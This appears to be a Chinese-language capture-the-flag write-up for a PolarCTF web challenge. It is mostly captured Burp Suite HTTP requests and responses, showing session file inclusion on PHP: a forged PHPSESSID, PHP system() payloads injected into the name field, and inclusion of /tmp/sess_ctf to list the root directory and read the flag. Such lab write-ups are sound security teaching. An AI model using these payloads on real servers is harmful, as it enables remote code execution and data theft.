




1.打开靶场，随便输入提交，用bp抓包，chrl+r发送到重发器




```
POST /action.php HTTP/1.1
Host: bbe08190-2273-4733-97a1-7d88ab37e0ad.www.polarctf.com:8090
Content-Length: 6
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://bbe08190-2273-4733-97a1-7d88ab37e0ad.www.polarctf.com:8090
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.7
Referer: http://bbe08190-2273-4733-97a1-7d88ab37e0ad.www.polarctf.com:8090/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

name=1
```

2.先发送一次，查看响应会发现是用用action.php进行的文件包含，以及PHPSESSID，这是会话标识符名称，浏览器和服务器建立好会话后，默认在服务器/tmp/目录下生成sess_<PHPSESSID>文件，用来存储会话，如PHPSESSID=ctf,则生成/tmp/sess_ctf




```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Content-Length: 157
Content-Type: text/html; charset=UTF-8
Date: Fri, 12 Dec 2025 12:15:34 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: Apache/2.4.23 (Unix)
Set-Cookie: PHPSESSID=3h1jfi2f6j22igfd04onv74v81; path=/
X-Powered-By: PHP/7.0.9

<!DOCTYPE html>
<html>
     <head>
     </head>
     <body>
          <a href=action.php?file=1.txt>
               my dairy
          </a>
          <a href=action.php?file=2.txt>
               my booklist
          </a>
     </body>
</html>
```

3.我试了一下直接在请求头修改，但是不行




```
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
3;q=0.7
Referer:
http://bbe08190-2273-4733-97a1-7d88ab37e0ad.www.polarctf.com
0/
Accept-Encoding: gzip, deflate, br
Set-Cookie: PHPSESSID=ctf
Connection: keep-alive

name=<?php system('ls');?>
```

4.回到首页，随便输入提交，建立好会话



please input your name:


1



my dairy my booklist


5.再回到首页，再提交一次，然后抓包就可以看到我们的PHPSESSID了，PHPSESSID一般是随机的，但是被抓包了就可以随便改了，为了方便把PHPSESSID改成ctf，这将会在/tmp/目录下生成sess_ctf文件


```
Referer:
http://9e2d8886-9a22-4e47-8cfa-1558702b
a5c.www.polarctf.com:8090/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=
761qure2ntgkiaskamkr39dl36
Connection: keep-alive

name=1
```



```
Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,appli
lication/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=ctf
Connection: keep-alive
```


5.chrl+r发送到重发器，file传参会话文件的路径用于包含session文件，name写php语句用于实现session文件注入



```
POST /action.php?file=/tmp/sess_ctf HTTP/1.1
Host: 9e2d8886-9a22-4e47-8cfa-1558702b2a5c.www.polarctf.com:8090
Content-Length: 6
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin:
http://9e2d8886-9a22-4e47-8cfa-1558702b2a5c.www.polarctf.com:809
0
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.7
Referer:
http://9e2d8886-9a22-4e47-8cfa-1558702b2a5c.www.polarctf.com:809
0/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=ctf
Connection: keep-alive

name=<?php system('ls /');?>
```


6.这需要点击两次"发送“，第一次将php语句包含到sess_ctf文件中，第二次包含sess_ctf文件，执行php命令

（当然了，有时候两次不行就多发几次），可以在根目录看到flaggggg文件




```
X-Powered-By: PHP/7.0.9

username|s:23:"bin
dev
etc
flaggggg
home
lib
linuxrc
media
mnt
proc
root
run
sbin
srv
sys
tmp
usr
var
";<!DOCTYPE html>
```

7.改一下php语句，同样发送两次，得到flag



```
Connection: keep-alive

name=<?php system('cat /flaggggg');?>
```



```
Pragma: no-cache
Server: Apache/2.4.23 (Unix)
X-Powered-By: PHP/7.0.9

username|s:32:"<?php
$flag = 'flag{43306e8113f53ece238c0a124432ce19}';
?>
      ";<!DOCTYPE html>
      <html>
            <head>
```